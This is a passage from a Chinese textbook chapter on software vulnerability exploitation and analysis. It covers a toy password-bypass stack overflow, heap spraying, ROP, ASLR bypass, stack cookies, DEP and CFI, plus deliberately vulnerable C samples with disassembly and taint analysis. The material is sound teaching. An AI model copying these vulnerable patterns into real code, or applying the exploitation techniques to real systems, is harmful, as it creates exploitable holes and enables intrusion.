的代码片段，经过调试、筛选、调整等步骤，最终形成可利用的攻击代码，这一类方法相对于全手工的分析方法在自动化程度上有一定提高，但是仍然需要较大的人力投入；第三类，也是当前理论和实践研究的重要方向，是借助于动态数据流分析方法等各类程序分析方法自动生成漏洞利用，该方法自动化程度高，但仍有许多问题有待解决，是当前学术研究的热点。

下面举一个例子说明漏洞利用的基本概念。以下示例代码模拟了一个存在栈溢出漏

洞的用户认证程序。用户只有输入正确的密码 happiness 时才能通过验证，程序会在控制台屏幕上打印“密码正确”以及“当前用户获得 ROOT 权限”。反之，若输入密码不正确，则会打印“密码错误”。

```
1  #include <stdio.h>
2  #include <string.h>
3  int main(void){
4      char buff[15];
5      int pass=0;
6      printf("输入密码 : \n");
7      gets(buff);
8      if(strcmp(buff, "happiness")) {
9          printf("密码错误 \n");
10     } else{
11         printf("密码正确 \n");
12         pass=1;
13     }
14     if(pass) {
15         printf("当前用户获得 ROOT 权限 \n");
16     }
17     return 0;
18  }
```

该程序运行时的栈如图 9-5 所示，用户如果输入超长字符串，会覆盖 pass 变量和返回地址。




图 9-5　栈空间

通过分析源代码不难发现，攻击者要在不知道密码的情况下绕过认证，只需要输入超长字符串覆盖 pass 变量，并且使其不为 0 即可(见代码第 14 行)。因此，攻击者可直接输入超过 15 个字符的字符串，同时只要第 16 个字符不为 0，这样就可以确保覆盖 pass 局部



变量,绕过密码认证。例如,直接输入 16 个大写字母 AAAAAAAAAAAAAAAA 就能构成一个漏洞利用,实现绕过程序认证机制的目标。这里介绍的漏洞利用没有实现控制流劫持,仅用来说明漏洞利用的基本概念。

控制流劫持类的漏洞利用除了修改程序执行流程之外还要绕过底层运行平台的各种安全保护机制才能真正发挥作用,因此这里简要介绍漏洞利用中绕过操作系统防护机制的各种方法,主要包括针对 GS 栈帧监测、SafeSEH 等保护机制的内存喷射技术,针对 DEP(数据流执行保护)机制的 ROP 技术,以及针对 ASLR(地址随机化)机制的内存地址信息泄露等。

1. 内存喷射技术

内存喷射技术的代表是堆喷射(heap spray),主要用于攻击 IE、Firefox 浏览器、Adobe Reader 等常用软件或其中的第三方插件。传统堆喷射技术的关键在于,在内存中申请大量的具有固定大小的对象,将对象填入相同内容,每一个对象中间都含有若干 NOP 指令序列和攻击代码,这样就使得进程的地址空间被大量的注入代码所占据。在程序的控制流被劫持时,大量的包含攻击代码的碎片能够提高 EIP 转移达到目标的概率,碎片中的 NOP 指令形成指令缓冲区,使得 EIP 转移目标仅需要在一定的误差范围内,即可引发攻击代码的执行。

2. ROP 攻击技术

在地址随机化和数据执行保护技术被广泛应用的情况下,传统的堆栈溢出攻击方法受到了极大的影响,攻击者很难直接跳转并执行攻击代码,为了解决这一问题,ROP (Return-Oriented Programming)被提出,其核心思路是从已有的库或可执行文件中提取指令片段,构建攻击代码。具体操作方式是:寻找进程空间中没有被地址随机化的模块,从中搜索符合数据操作指令序列要求,并以 ret 指令结尾的指令片段(gadget)。将具备不同功能的指令片段的地址按照攻击代码的要求进行组合,并依此构造输入数据,使得前述指令片段能够置于程序运行栈上。漏洞实际触发时会以 ret 返回指令实现指令片段执行流的衔接,使得这些指令片段能够依次执行,并完成某些特定的操作。特定操作包括关闭 DEP 保护,或者更改攻击代码所在内存页面的属性,甚至直接执行攻击代码等。

3. 基于内存地址信息泄露构造利用

控制流劫持类漏洞攻击的关键在于使控制流转移的目标落在由 NOP 或攻击代码组成的缓冲区里。在 Vista 以及之前的系统中,通常很少有模块进行地址随机化,或随机化范围很小,在构造 ROP 时,很容易从未随机化的代码中选择 ROP 代码片段。在之后的系统中,由于 DEP 和 ASLR 的同时使用,使得攻击者即使能找到 ROP 代码片段,也很难在内存中关联起来。

针对该问题,攻击者目前主要采用两种方法。第一种方法是在代码中寻找未随机化的模块,由于该模块每次加载的地址都相同,在该模块中找到的 gadget 能够确保程序在每次运行时,各个 ROP 代码片段能正确执行,而不受 ASLR 的影响。

第二种方法针对全部模块都被随机化的情况,利用程序在运行时泄露的信息来构造 ROP。这种方式需要程序自身存在内存地址信息泄露的缺陷。内存地址信息泄露是指通过缓冲区溢出、任意地址写等各种方式获得某些关键数据的地址,这些地址信息通常包

括当前模块加载基地址、模块内某个虚函数指针地址信息等。攻击者能够根据这些泄露信息，通过动态运算定位到所需的模块。由于 ASLR 并不改变模块中数据的相对偏移，因而结合之前在模块中搜索得到的代码片段构造 ROP 链，能够最终实现漏洞利用。例如，攻击者可通过缓冲区溢出修改 BSTR 对象的长度，然后利用 BSTR 去控制超出边界的内存，从而可以泄露内存地址，精确找到可以构造 ROP 的 DLL 模块基地址。

9.1.4 软件漏洞防护机制基础知识

针对软件漏洞的形成机理和利用方法，研究人员也提出了与之对应的防护方法，主要包括针对栈溢出的 Stack Cookie，针对堆溢出的 SAFE 堆释放操作，针对控制流劫持攻击的数据区执行保护（Data Execution Protection，DEP）和地址随机化（Address Space Layout Randomization，ASLR）等机制。

针对栈溢出的 Stack Cookie 方法是在堆栈中保存一个 cookie（金丝雀）值，当堆栈被溢出时，该数据则会被覆盖。操作系统在提取和恢复堆栈数据时，会将预先保存的值和从堆栈中取出的 cookie 值进行比较，如果 cookie 和事先保存的数据不相同，则系统认为堆栈受到了攻击，不再执行该程序后续的代码。其主要原理如图 9-6 所示。





图 9-6　Stack Cookie 原理

DEP 面对的主要目标是缓冲区溢出，缓冲区溢出攻击需要在程序存放数据的区域写入可执行的攻击代码，然后劫持控制流转移到攻击代码。DEP 的目标即为制止该过程，其设计原理是，Windows 利用 DEP 标记只包含数据的内存位置为非可执行状态（Not Executable，NX），当应用程序试图从标记为 NX 的内存位置执行代码时，系统将报告一个数据访问异常，Windows 的异常处理将阻止应用程序执行数据区域中的代码，从而达到截断非法控制流转移，保护系统防止溢出的目的。DEP 可采用硬件 DEP 和软件 DEP 两种方式实现。硬件 DEP 需要处理器的支持，软件 DEP 由 Windows 操作系统在系统内存中为保存的数据对象自动添加的一组特殊指针提供。

地址空间布局随机化（ASLR）也被直接称作地址随机化，是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、动态库等布局的随机化，增加攻击者预测目的地址的难度，



防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。研究表明，ASLR 可以有效地降低缓冲区溢出攻击的成功率，当前主流操作系统都已采用了该技术。ASLR 主要对以下 4 类地址进行随机化：堆地址的随机化、栈基址的随机化、PE 文件映像基址的随机化、进程环境块（Process Environment Block，PEB）地址的随机化。

1. PE 文件加载地址随机化

针对可执行程序的加载地址进行随机处理，该地址是在系统启动时确定的，每次重启后再加载地址都不同。加载地址随机化可以通过注册表来设置。加载地址随机化使得使用绝对地址的攻击方式失效，但是如果存在地址泄露或攻击者使用相对地址访问的方式，这种随机化方式无法提供有效防护。

2. 堆栈随机化

堆栈随机化的目标是使堆栈的基址在每次加载程序时确定，使得堆栈的绝对地址发生变化。但是，在缓冲区溢出攻击中，通常使用 jmp esp 等跳转指令进行控制流转移，该控制流转移方法使用了当前栈顶作为"支点"，因而堆栈随机化改变绝对地址的方式对溢出利用的影响有限。

3. PEB、TEB 随机化

微软公司在 Windows XP SP2 中开始引入 PEB、TEB 的地址随机化，在之前的版本中，PEB、TEB 采用了固定基址（PEB：0x7FFDF000，TEB：0x7FFDE000），攻击者很容易通过硬编码实施攻击。实际上，有大量的攻击过程能够证明，PEB 和 TEB 随机化效果并不像想象的那么好，溢出利用时仍然存在其他方法获得这两个值。

ASLR 也存在一定的局限性。首先，ASLR 是需要和 DEP 配合使用的，如果 DEP 关闭，攻击者可以通过程序进程表结构来获得特定 DLL 的加载基址。其次，ASLR 是安全机制，但不是行业标准，有很多程序或程序中的模块并不支持 ASLR，如果当前进程中存在加载地址固定的模块，攻击者就可以用它做跳板实施漏洞攻击。

除了操作系统提供的防护方法之外，在学术界也提出了很多漏洞防护方法，近年来研究的热点之一是基于控制流完整性检验（Control Flow Integrity，CFI）的漏洞防护方法。该方法由 Abadi 等人首先提出，主要目标是检查系统或软件执行过程中可能产生的控制流劫持攻击。与传统方法维护函数指针和函数返回地址的完整性不同，此方法构造所有间接控制流转移在 CFG 图中的合法目标地址集合。在控制流转移发生时，校验目标地址是否在合法的集合内，并以此作为攻击检测的依据。该方法虽然能够有效阻止控制流劫持攻击，但难以实现，对系统性能影响较大。

9.2　软件漏洞机理分析

软件漏洞攻击的总体流程包括漏洞挖掘、漏洞分析、漏洞利用 3 个部分。软件漏洞机理分析有助于确定漏洞形成原因、提出漏洞攻击方法、修补漏洞和制定防御方案，还有利于进一步提取漏洞利用模式进而指导同类型漏洞挖掘。对于控制流劫持类漏洞而言，漏洞机理分析主要关注的是控制流劫持点、漏洞脆弱点、脆弱路径、输入数据的内存布局等关键要素的分析。在本节中，重点论述漏洞分析的要素和其对应的分析方法，并使用漏洞

分析实例来明确解释相关方法和要素。

软件漏洞分析的目标是获取前面提出的软件漏洞要素信息,从分析基础方法上来说,近年来使用的热点方法主要包括动态污点传播、符号执行、逻辑公式求解等。本节重点论述这些基础分析方法在漏洞分析中的应用,以及在应用中需要解决的问题。

9.2.1 软件漏洞脆弱点分析

漏洞脆弱点指的是软件中存在错误的某条指令或某个函数,该错误导致漏洞形成并能被攻击者利用。脆弱点与漏洞类型有直接关系,不同类型的漏洞,通常其所对应的脆弱点也不同,在本书所针对的控制流劫持漏洞中,脆弱点是程序自身存在的某条指令或函数,由于其存在问题,导致程序的正常控制流能够被攻击者影响,转移到攻击者设定位置。需要说明的是,脆弱点与控制流劫持点通常不同,在控制流劫持类漏洞分析时,往往需要同时分析程序的控制流劫持点,也即控制流转移的方向能够被外部输入数据控制的指令,控制流劫持点是漏洞利用生成的关键要素。本节主要介绍栈溢出、堆溢出、整数溢出等控制流劫持类漏洞的脆弱点和控制流劫持点分析方法。

1. 栈溢出的脆弱点和控制流劫持点

对于栈溢出漏洞,其脆弱点是覆盖栈空间的函数或指令,通常情况下是 strcpy 函数或 movs 指令。下面以一段存在栈溢出漏洞的代码为例描述该问题。假设存在如下的漏洞代码:

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
void overflow(char * buf)
{
    char des[5]="";
    strcpy(des,buf);
    return;
}
void main(int argc,char * argc[])
{
    char longbuf[100]="aaaaaaaaaaaabbbbcccccccccccc";
    overflow(longbuf);
    return;
}
```

在该段代码中,漏洞存在于 overflow 函数中,程序运行时该函数将向缓冲区中写入了超长的数据,导致程序发生非法内存访问异常。将该程序转换为二进制形式,可得到汇编形式的二进制代码如下:

```
.text:00401000     push   ebp
.text:00401001     mov    ebp, esp
.text:00401003     sub    esp, 0Ch
```




```
.text:00401006    mov    eax, __security_cookie
.text:0040100B    xor    eax, ebp
.text:0040100D    mov    [ebp+var_4], eax
.text:00401010    mov    al, byte_4120E0
.text:00401015    mov    [ebp+var_C], al
.text:00401018    xor    ecx, ecx
.text:0040101A    mov    [ebp+var_B], ecx
.text:0040101D    mov    edx, [ebp+arg_0]
.text:00401020    push   edx         ; char *
.text:00401021    lea    eax, [ebp+var_C]
.text:00401024    push   eax         ; char *
.text:00401025    call   strcpy
.text:0040102A    add    esp, 8
.text:0040102D    mov    ecx, [ebp+var_4]
.text:00401030    xor    ecx, ebp
.text:00401032    call   @__security_check_cookie@4 ; __security_check_cookie(x)
.text:00401037    mov    esp, ebp
.text:00401039    pop    ebp
.text:0040103A    retn
```

在本例中，脆弱点和控制流劫持点的分析需要关注堆栈中函数返回地址的变化，导致返回地址被覆盖的函数即为程序的脆弱点，引用被覆盖后地址的指令即为控制流劫持点。根据代码和内存变化关系能够确定，该程序的脆弱点在地址 00401025 位置的 strcpy 函数，而漏洞的控制流劫持点在于 0040103A 位置的 ret 指令。

2. 堆溢出的脆弱点和控制流劫持点

堆溢出漏洞按照引起错误的堆相关数据的位置可以划分为两种类型，一种是堆的管理结构，另一种是后续堆中的数据。覆盖后续堆中数据的情况比较容易理解，即如果后续堆有函数指针或其他指针，通过向前一个堆进行超长的读写，使后续堆中的函数指针被覆盖，当程序调用后续堆中的函数指针时，控制流会转移到被覆盖的地址上。

针对堆管理结构的覆盖形成的漏洞是由于堆块的释放回收算法的实现错误引起的。主要原因是释放回收过程中使用的 Unlink 宏，Unlink 宏的作用是从双向链表中删除其中的一个节点，具体操作是把双向链表中的前一个节点的后向指针指向当前节点的后向指针，后一个节点的前向指针指向当前节点的前向指针。从字面上理解，该操作过程并不可能引发任何异常操作，然而在操作系统中使用了当前节点的指针作为起始位置，寻址前向节点和后向节点，使得指针改写发生了错误。此类漏洞属于原理设计正常的情况下具体算法实现中出现的问题，实际上，无论设计如何精妙的算法，在实现中总会出现意想不到的问题破坏安全性。根据其原理可知，针对堆管理结构覆盖形成的堆溢出漏洞的脆弱点在于申请和释放堆内存的函数，其利用点为 Unlink 操作。这里以一个实际的例子进行介绍。假设在 Windows XP SP1 上运行如下的代码：

```
int main(int argc,char * argv[])
{
```

```
    HANDLE hHeap;
    char * heap1, heap2;
    //在系统中建立堆
    hHeap=HeapCreate(0x00040000,0,0);
    //从建立的堆中分配 2000 个字节给堆块 heap1
    heap1=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,2000);
    //分配 1500 个字节给堆块 heap2
    heap2=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,1500);
    //把堆块 heap2 释放,之后堆块 heap2 会被放入空闲链表
    HeapFree(hHeap,0, heap2);
    //假设长度为 N 的字符串刚好可以覆盖空闲堆块 heap2 的双向指针
    memcpy(heap1, "AAAA...BBBBCCCC", N)
    //假设系统在下次分配时返回已被溢出破坏的堆块,则攻击发生
    heap2=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,1500);
    exit(0);
}
```

上面的代码触发了由堆释放回收算法引起的漏洞。在代码的一开始,使用 HeapAlloc 从堆里分配了 2000B 的空间,并将分配的堆块句柄赋值给 heap1:

```
heap1=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,2000);
```

之后,又申请了一个 1500B 的堆块 heap2:

```
heap2=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,1500);
```

马上把堆块 heap2 释放,HeapFree(hHeap,0,heap2),根据 Windows 的堆管理算法,堆块 heap2 就会被放到空闲链表中备用。随后向堆块 heap1 中写入超长的数据,具体操作为

```
memcpy(heap1,"AAAA…BBBBCCCC", N);
```

该函数调用使程序发生了溢出,覆盖了 heap2 的堆管理结构。其中假设 BBBCCCC 8 个字节刚好覆盖了其中的双向链表指针。


在溢出之后,程序重新申请了堆块并假设返回已溢出破坏的堆块 heap2:

```
heap2=HeapAlloc(hHeap,HEAP_ZERO_MEMORY,1500);
```

此时堆块 heap2 的双向链表已经被覆盖了。在这样的条件下,重新调用 HeapAlloc 函数时,由于需要将 heap2 从空闲双向链表中删除,即通过如图 9-7 所示的流程完成,从而可以实现内存任意写攻击。

3. 整数溢出的脆弱点与控制流劫持点

整数溢出的脆弱点通常是两个整数进行计算的指令。例如,下列代码包含一个整数溢出漏洞,漏洞脆弱点是 len * sizeof(int)指令,当 len * sizeof(int)的计算结果超出整数类型的最大有效值时会产生溢出,其最终计算结果会远远小于预期的计算结果,造成分配的内存大小小于预期的大小,后续再向其中写入数据时会产生堆访问异常。该函数的控






图 9-7　空闲堆块分配所导致的内存攻击

制流劫持点与实际内存布局情况相关,可能是后续堆中的虚函数指针,也可能是堆管理数据结构能够修改的双字位置。

```
int myfunction(int * array, int len) {
    int * myarray, i;
    //这里如果 len 是一个很大的正数,那么乘法的结果可能发生溢出
    //溢出后由于整数表示小于实际的大小,因此分配的内存会小于预期的大小
    myarray=malloc(len * sizeof(int));
    //程序根据输入的大小向申请的内存中写入数据,发生溢出
    for(i=0; i<len; i++){
        myarray[i]=array[i];
    }
    return myarray;
}
```

9.2.2　软件漏洞路径分析

软件漏洞路径分析的目标是提取程序由数据输入点或程序执行入口到漏洞脆弱点的路径,基于该路径可进一步展开漏洞成因分析、漏洞利用生成等工作。通常情况下,针对软件漏洞路径的分析主要基于 Windbg 或 Ollydbg 手工开展,需要耗费大量的人力。污点传播是一种新兴的程序分析技术,其主要思想是将用户输入作为污点源,在程序执行过程中追踪污点源的传播,所有直接或间接受污点源影响的变量都是被污染的变量,称为污点数据,操作污点数据的指令序列称为污点传播过程。污点传播具体方法在前面章节已经详细讨论,此处不再赘述,在漏洞分析中,污点传播主要用于追踪输入数据在漏洞程序中的处理过程,包括路径指令序列提取、路径条件提取和内存布局分析,下面分别进行介绍。

1. 基于污点传播的路径指令序列提取

基于污点传播分析技术提取漏洞路径需要确定污点源,设计污点传播规则和终止条件,并解决污点传播回溯分析等问题。首先是确定污点源,随后程序的监控起点和关注的输入数据内容就确定了。通常情况下,污点源应当在输入数据被读入到内存时被引入,也就是以 WSARecv、Recv、ReadFile、MapViewOfFile 等输入输出函数的返回位置为污点源

引入点。使用较多的污点源函数见表9-2。实际上，由于Windows系统的复杂性，输入输出函数经过多层封装，实现相同功能的函数在不同层次上用Io、Zw、Nt等前缀命名，在漏洞分析中需要根据分析目标调整监控的函数，如果监控的函数过于底层，反倒可能出现上层函数对其进行包装，导致冗余信息增多的问题。

表9-2 动态污点传播分析常用的污点源函数

序号	函数类别	主要函数	备注
1	Recv类	recv、WSARecv	接收网络数据并存放在缓冲区中
2	File类	ReadFile、NtReadFile	读取文件数据并存放在缓冲区中
3	Register类	RegQueryValueEx、RegQueryValue	查询注册表键值并放在缓冲区中
4	DeviceIoControl	DeviceIoControl	内核态驱动通信函数，几乎所有的I/O操作均通过该函数实现Ring0和Ring3的接口

通常在污点传播分析中，针对于Recv、ReadFile等函数的污点源标记都能够通过函数的传入参数和返回值确定所需标记内容的起始地址和长度。但在实际分析中也会发现部分特殊情况，如使用MapViewOfFile直接将文件映射进内存，这种操作方式使得程序可以直接使用基地址指针＋偏移的方式进行文件读取操作，但通过该函数仅能够获取所需标记内容的起始地址，长度无法通过该函数的传入传出参数和返回值得到。针对该问题，如果是直接采用同平台Hook(挂钩)的技术，例如使用Intel Pin实现的动态污点传播分析，则需要通过MapViewOfFile函数的传入参数句柄查询文件长度，以确定映射在内存中的区域长度。


污点传播需要污点源和污点传播规则相互配合才能达到预期的分析目标，因而污点传播规则设计也是在分析中较为关键的一项内容，污点传播规则设计不完善，可能会引发污点爆炸或漏标记。污点传播规则制定的方法在前面的章节中已有论述，本节主要论述基于污点传播追踪程序执行流程实际工作中较为常见的问题和解决方法。

2. 基于符号执行的路径条件提取

脆弱路径条件的提取是确定漏洞触发方式、生成漏洞攻击代码的关键支撑信息。漏洞路径条件提取的关键在于：确定使控制流转移到脆弱路径的关键节点，以及分析这些节点相互之间的数据依赖和控制依赖关系。为了聚焦在路径条件提取上，假设分析的前提是已经在程序的实际运行过程中找到了一条脆弱路径。

这里以前面介绍过的整数溢出漏洞为例，通过IDA Pro反编译，得到该函数的汇编代码如下：

```
.text:00401000 sub_401000      proc near          ; CODE XREF: sub_401060+7p
.text:00401000 var_8           =dword ptr   -8
.text:00401000 var_4           =dword ptr   -4
.text:00401000 arg_0           =dword ptr   8
.text:00401000 arg_4           =dword ptr   0Ch
.text:00401000                 push      ebp
```




```
.text:00401001              mov        ebp, esp
.text:00401003              sub        esp, 8
.text:00401006              push       esi
.text:00401007              mov        eax, [ebp+arg_4]
.text:0040100A              shl        eax, 2
.text:0040100D              push       eax      ; size_t
.text:0040100E              call       _malloc
.text:00401013              add        esp, 4
.text:00401016              mov        [ebp+var_8], eax
.text:00401019              cmp        [ebp+var_8], 0
.text:0040101D              jnz        short loc_401024
.text:0040101F              or         eax, 0FFFFFFFFh
.text:00401022              jmp        short loc_401055
.text:00401024              mov        [ebp+var_4], 0
.text:0040102B              jmp        short loc_401036
.text:0040102D              mov        ecx, [ebp+var_4]
.text:00401030              add        ecx, 1
.text:00401033              mov        [ebp+var_4], ecx
.text:00401036              mov        edx, [ebp+var_4]
.text:00401039              cmp        edx, [ebp+arg_4]
.text:0040103C              jge        short loc_401052
.text:0040103E              mov        eax, [ebp+var_4]
.text:00401041              mov        ecx, [ebp+var_8]
.text:00401044              mov        edx, [ebp+var_4]
.text:00401047              mov        esi, [ebp+arg_0]
.text:0040104A              mov        edx, [esi+edx*4]
.text:0040104D              mov        [ecx+eax*4], edx
.text:00401050              jmp        short loc_40102D
.text:00401052              mov        eax, [ebp+var_8]
.text:00401055              pop        esi
.text:00401056              mov        esp, ebp
.text:00401058              pop        ebp
.text:00401059              retn
.text:00401059 sub_401000   endp
```

该函数的控制流转移在于 0040101D 地址的 jnz 和 0040103C 地址的 jge。在实际执行中，0040101D 地址的 jnz 正常实施了跳转，0040103C 地址的 jge 处在循环中，在经过多次执行之后实施了跳转。首先以 0040101D 地址的 jnz 为起点进行逆向回溯，该指令受到 00401019 地址的 cmp 指令的影响，将[ebp+var_8]偏移的内容与数值 0 进行比较，该指令引用的[ebp+var_8]地址内容由前一条 mov 指令赋值，数值的来源是 eax 寄存器。继续向前回溯，可知 eax 的值实际上是 malloc 的返回值，即该指令操作的污点数据源是 malloc 的返回值。由于该数值由系统确定，无法回溯到输入数据，针对第一条 jnz 指令的回溯到此结束，该指令的条件可表示为 result(malloc)≠0。

